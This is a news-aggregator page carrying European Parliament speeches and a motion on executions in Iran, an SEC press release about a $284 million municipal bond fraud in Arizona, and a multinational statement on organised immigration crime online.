    La guerre n’est pas un jeu. Jordan Bardella l’a rappelé: nous voulons une Europe de la paix, de la sécurité et de la souveraineté. Pourtant Bruxelles s’acharne à affaiblir nos nations pour imposer son fédéralisme. Nos agriculteurs, étouffés par des normes économiques absurdes, et nos entreprises, soumises à la concurrence déloyale, sont aujourd’hui en mode survie. Un véritable kit de survie, c’est une économie forte, une industrie compétitive et des frontières protégées.

    Je voulais aussi apporter tout mon soutien à Marine Le Pen, honteusement condamnée pour des raisons politiques. C’est un jour triste pour la démocratie, mais ce n’est qu’une question de temps avant que nous arrivions au pouvoir pour donner aux peuples européens la voix qu’ils méritent.


      Fernand Kartheiser (ECR). – Madam President, the statement concerns the review of the Digital Services Act. Article 91 of the DSA provides for a review of the Act by November 2025, regarding the designation of very large online platforms, their scope and the DSA’s compatibility with various legal instruments. The DSA has been heavily criticised not only by the current US administration, but also by European politicians and human rights defenders, who have alerted and documented the far‑reaching impact of the DSA on fundamental rights, in particular the right to free speech. In this context, a well‑rounded review process is strongly needed.

    Can the Commission clarify the review process under Article 91 of the DSA and, in particular, the roles played by Parliament and the Council? Is the Commission envisioning amendments to the DSA and, if so, which ones?


      Nicolae Ştefănuță (Verts/ALE). – Madam President, I have a message to every European: when they spit on our European values, we do not apologise for them, we do not explain ourselves for them – instead, we pick them up and put them in an even shinier place for everyone to see.

    I’m so tired of us being always in a defensive mode, as if we apologise for something, as if we look for a world that isn’t there anymore.

    For today’s world, Europe needs again the path of unity, of standing together, of strength. We need to be adults responsible for ourselves.

    We don’t need to point to the outside. We need to look inside and really work hard. This continent will prevail because it is what humans have aspired to for so many centuries.

    Do I need to remind the House that this continent only had peace when it was together? For the rest of its historic millennia, it only had war if it was not united.

    It is time to make Europe believe in itself again. It is time to have a more united Europe again!


      Diana Iovanovici Şoşoacă (NI). – Doamnă președintă, ceea ce s-a întâmplat astăzi în Franța, prin condamnarea lui Marine Le Pen și condamnarea acesteia de a nu mai putea candida ca președinte, este o urmare firească a interdicției mele din 5 octombrie 2024, făcută de Curtea Constituțională, numai că eu nu eram condamnată de nimeni și pentru nimic, ci doar pe articole din ziar.

    Dacă atunci ați fi avut interesul să reacționați, acum nu mai eram în situația în care Europa a instaurat o dictatură și v-o spun ca avocat: nu există o astfel de posibilitate să o facă o Curte Constituțională. Ați călcat în picioare drepturile și libertățile fundamentale ale drepturilor omului, ați călcat în picioare principiul:

    Liberté, fraternité, égalité, elles sont mortes!

    Deci nu mai există nici libertate, nici egalitate, nici fraternitate. Ați distrus întreaga Europă și vă certați cu toată lumea, inclusiv cu Trump. Ori vă revizuiți atitudinea, ori va trebui să ne reluăm noi toate drepturile și libertățile fundamentale înapoi, indiferent cum vom putea.


      Ştefan Muşoiu (S&D). – Doamnă președintă, dragi colegi, asistăm în ultimii ani la un proces mult prea rapid de maturizare a propriilor noștri copii, cauzat de utilizarea rețelelor de socializare de la vârsta de 5 ani. Este alarmant. La fel de alarmant este și că aproape 50 % dintre copii petrec peste 6 ore pe zi online, conform unui studiu realizat recent.

    Însă și mai îngrijorător este faptul că aceste deprinderi nocive, combinate cu conținuturi inadecvate, cu presiunea validării și cu temerile privind excluderea socială, le provoacă tot mai mari dificultăți emoționale copiilor. Expunerea timpurie și necontrolată la aceste platforme poate duce la fragilizarea emoțională, la izolare socială, la anxietate severă și inclusiv la tentative de suicid.

    Așadar, este nevoie de o gestionare adecvată a timpului și a conținutului din online accesibil copiilor. Trebuie să prevaleze aceste obiective, iar modelul spaniol privind limitarea folosirii tabletelor și a altor dispozitive digitale la maxim 2 ore pe săptămână de către elevii din școala primară, devine crucial pentru viitorul copiilor.


      President. – That would be the last speaker for the one‑minute speeches for this plenary sitting.

    Thank you, Commissioner Roswall, for having stayed until the end and taken the floor on each occasion you were given.


    22. Agenda of the next sitting


      President. – The agenda for the next sitting, which is tomorrow, Tuesday 1 April at 9.00, has been published and is available on the European Parliament website.


    23. Approval of the minutes of the sitting


      President. – The minutes of this sitting will be submitted to Parliament for its approval tomorrow, at the beginning of the afternoon.


    24. Closure of the sitting


    (The sitting closed at 22.29)


    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI Europe: MOTION FOR A RESOLUTION on the execution spree in Iran and confirmation of the death sentences of activists Behrouz Ehsani and Mehdi Hassani – B10-0224/2025

    Source: European Parliament

    with request for inclusion in the agenda for a debate on cases of breaches of human rights, democracy and the rule of law
    pursuant to Rule 150 of the Rules of Procedure

    Helmut Brandstätter, Oihane Agirregoitia Martínez, Abir Al-Sahlani, Petras Auštrevičius, Malik Azmani, Dan Barna, Olivier Chastel, Veronika Cifrová Ostrihoňová, Engin Eroglu, Bart Groothuis, Svenja Hahn, Karin Karlsbro, Ilhan Kyuchyuk, Nathalie Loiseau, Jan-Christoph Oetjen, Urmas Paet, Hilde Vautmans, Sophie Wilmès, Lucia Yar
    on behalf of the Renew Group

    NB: This motion for a resolution is available in the original language only.

    Document selected :  

    B10-0224/2025

    Texts tabled :

    B10-0224/2025

    Texts adopted :

    B10‑0224/2025

    Motion for a European Parliament resolution on the execution spree in Iran and confirmation of the death sentences of activists Behrouz Ehsani and Mehdi Hassani

    (2025/2628(RSP))

    The European Parliament,

    –  having regard to Rules 150(5) of its Rules of Procedure,

    1. whereas Iran has dramatically intensified its use of the death penalty, with over 950 executions in 2024, twice as many as in the previous year, including against dissidents, women, journalists, and minorities, such as the Baháʼí; whereas this includes individuals arrested when they were minors, as well as European citizens;
    2. whereas Behrouz Ehsani and Mehdi Hassani face execution following a grossly unfair trial before a Revolutionary Court in Tehran, during which they were denied legal counsel and convicted on vague charges; 
    3. whereas both were held in prolonged pre-trial detention, denied family contact, and reportedly tortured;
    4. whereas Mahvash Sabet, a 71-year-old Iranian Baha’i human rights defender, is serving a second 10-year prison sentence on baseless charges linked to her faith;
    5. whereas Sabet was subjected to torture, resulting in serious injuries; whereas she suffered severe cardiac complications in January 2025 and was briefly released to recover, but is now at risk of being returned to prison despite medical advice;
    6. Whereas Varisheh Moradi, a Kurdish political prisoner, was arrested and sentenced to death in a sham trial;
    7. Whereas the mullahs’ regime also uses assassins to intimidate dissidents abroad, including the attempted assassination of U.S.-based journalist Masih Alinejad, though Russia-linked henchmen.
    8. whereas the mullahs’ regime uses hostage diplomacy and has imprisoned European citizens


    1. Condemns the use of the death penalty in Iran as a tool of political repression, including the imminent execution of Ehsani and Hassani and the inhumane treatment of Sabet;
    2. Urges the Iranian authorities to halt any plans to execute Ehsani and Hassani and to release them, given the severe due process violations and their arbitrary detention;
    3. Calls for the immediate and unconditional release of Mahvash Sabet and all others imprisoned solely for exercising their fundamental rights and freedoms;
    4. Calls for the immediate release of all EU hostages including Cécile Kohler and Jacques Paris;
    5. Demands that all political prisoners of conscience be granted immediate access to legal counsel, family contact, and adequate medical care, and that allegations of torture be independently investigated;
    6. Reiterates its call for a moratorium on all executions in Iran as a step toward abolition of the death penalty and urges reforms to bring Iran’s penal code in line with international human rights standards;
    7. Calls on the Council and Member States to make releasing political prisoners and EU nationals, and the abolition of death sentences a condition for improving relations with Iran, and until then to designate the IRCG a terrorist organisation and to expand targeted sanctions against responsible Iranian officials, including supreme Leader Ali Khamenei, President Masoud Pezeshkian, Judiciary Chief Gholam-Hossein Mohseni-Eje’i Prosecutor-General Mohammad Movahedi-Azad and Judge Iman Afshari;
    8. Urges the UN HRC to monitor Iran’s use of the death penalty and to investigate these cases as part of broader accountability efforts;
    9. Instructs its President to forward this resolution to the Council, the Commission, the VP/HR, and the Iranian government.


    Last updated: 1 April 2025

    MIL OSI Europe News –

    April 2, 2025
  • MIL-OSI USA: SEC Charges Three Arizona Individuals with Defrauding Investors in $284 Million Municipal Bond Offering That Financed Sports Complex

    Source: Securities and Exchange Commission

    The Securities and Exchange Commission today charged Randall “Randy” Miller, Chad Miller, and Jeffrey De Laveaga with creating false documents that were provided to investors in two municipal bond offerings that raised $284 million to build one of the largest sports venues of its kind in the United States.

    As alleged in the SEC’s complaint, in August 2020 and June 2021, Randy Miller’s nonprofit company, Legacy Cares, issued approximately $284 million in municipal bonds through an Arizona state entity to finance the construction of a multi-sports park and family entertainment center in Mesa, Arizona. Investors were to be paid from revenue from the sports complex, and investors were given financial projections for revenue that were multiple times the amount needed to cover payments to investors, according to the complaint. However, the complaint alleges that the defendants fabricated or altered documents forming the basis for those revenue projections, including letters of intent and contracts with sports clubs, leagues, and other entities to use the sports complex. The sports complex opened in January 2022 with far fewer events and much lower attendance and generated tens of millions less in revenue than expected under the false projections, and the bonds defaulted in October 2022, according to the complaint.

    “As our complaint alleges, these defendants used fake documents to deceive municipal bond investors into believing a sports complex would generate more than enough revenue to make payments to bondholders,” said Antonia Apps, Acting Deputy Director of the SEC’s Division of Enforcement. “Maintaining the integrity of the approximately $4 trillion municipal bond market is critical for local governments and investors alike. The SEC will hold accountable individuals who defraud municipal bond investors.”

    The SEC’s complaint, filed in the U.S. District Court for the Southern District of New York, charges Randy Miller, Chad Miller, and De Laveaga with violating the antifraud provisions of the federal securities laws and seeks permanent injunctions, conduct-based injunctions, disgorgement with prejudgment interest, and civil penalties.

    In a parallel action, the U.S. Attorney’s Office for the Southern District of New York today announced criminal charges for similar conduct.

    The SEC’s investigation was conducted by William T. Salzmann, Jonathan Grant, Joseph Chimienti, and Creighton Papier and supervised by David Zhou and Rebecca Olsen of the Public Finance Abuse Unit. They were assisted by Steven Varholik of the San Francisco Regional Office. The litigation will be led by Jason Bussey of the San Francisco Regional Office, Mr. Salzmann, and Mr. Grant. The SEC’s investigation is ongoing. The SEC appreciates the assistance of the U.S. Attorney’s Office for the Southern District of New York and the FBI.

    MIL OSI USA News –

    April 2, 2025
  • MIL-OSI United Kingdom: Statement on organised immigration crime

    Source: United Kingdom – Executive Government & Departments

    Government response

    Statement on organised immigration crime

    Statement from the representatives of the governments of Albania, China, Sweden, Tunisia, United Kingdom, United States and Vietnam.

    We, the representatives of the governments of Albania, China, Sweden, Tunisia, United Kingdom, United States, Vietnam, united as an international community in the fight against organised immigration crime (OIC), meeting within the framework of the Border Security Summit hosted by the United Kingdom, hereby affirm our collective responsibility to address the threat posed by organised criminal groups exploiting online platforms for the facilitation of irregular immigration including human trafficking.

    Acknowledging the scope of the threat

    We recognise the role that online platforms can play in the facilitation of OIC. Organised criminal groups are exploiting these platforms to advertise and facilitate illegal immigration services, generating illegal profits at the expense of vulnerable migrants. Inaccurate information is spread online, with claims to guarantee passage with shared ‘success stories’ of being able to remain in country despite illegal entry.

    These stories are shared despite the increasing risk of fatalities from clandestine entry by boats and lorries. As online platforms evolve, criminal networks adapt their methods, making a co-ordinated global response essential. We recognise the harm that irregular migration can cause nations’ citizens.

    Commitment to collective action

    The fight against OIC requires collaboration across borders, sectors, and jurisdictions to effectively counter the global scale of the threat. No single government can combat this threat alone. We call upon all governments, international organisations, and industry partners to join us in this endeavour to work together to prevent the misuse of online platforms for illegal immigration services.

    Disrupting the facilitation of OIC

    The online environment should not be permissive for immigration crimes.  We call on industry partners to design out from platforms opportunities for exploitation and to prevent the proliferation of glorifying illegal migration. Fatalities as a result of people smuggling are increasing globally and we must ensure those seeking illegal entry are aware of the grave risks.

    A collective responsibility to prevent exploitation

    We commit to strengthening our collective efforts to prevent, disrupt, and degrade the capacity of organised criminal groups to exploit online platforms for OIC. Online platforms should not enable facilitation of organised crime, and we are committed to working together to prevent this.

    International governments, industry partners, and international organisations should join forces in a global effort to stop criminals from exploiting online platforms.

    Platforms should invest in strong detection and moderation tools, while governments must back them with effective laws and international cooperation.

    Collaborative framework for action

    We commit to share trends in use of the online environment by organised criminal groups and the principle approaches for detecting and disrupting the facilitation of OIC online. Following this summit, the UK will provide opportunities for global collaboration, learning from the approach taken to other tech-enabled harms.

    Towards a secure digital environment for all

    Looking ahead, we recognise that addressing OIC in the digital age requires innovation, prevention, and sustained cooperation. Only through collective action can we prevent criminal groups from exploiting online platforms for irregular immigration. Together, we will work to ensure that online spaces remain secure and safe for everyone and do not provide the opportunity for people smuggling services to be advertised and accessed by vulnerable migrants.

    A call to action

    In conclusion, we call for ongoing dialogue and swift action to address the challenges posed by OIC online content and the threat it presents to the integrity of our borders. We reaffirm our commitment to a global response that prevents the exploitation of online platforms for criminal purposes.

    We call for global action to prevent the spread of OIC content and protect the integrity of online spaces. By acting decisively, we can safeguard vulnerable people and uphold the security of our collective borders.

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 1 April 2025

    MIL OSI United Kingdom –

    April 2, 2025
←Previous Page
1 … 283 284 285 286 287 … 464
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress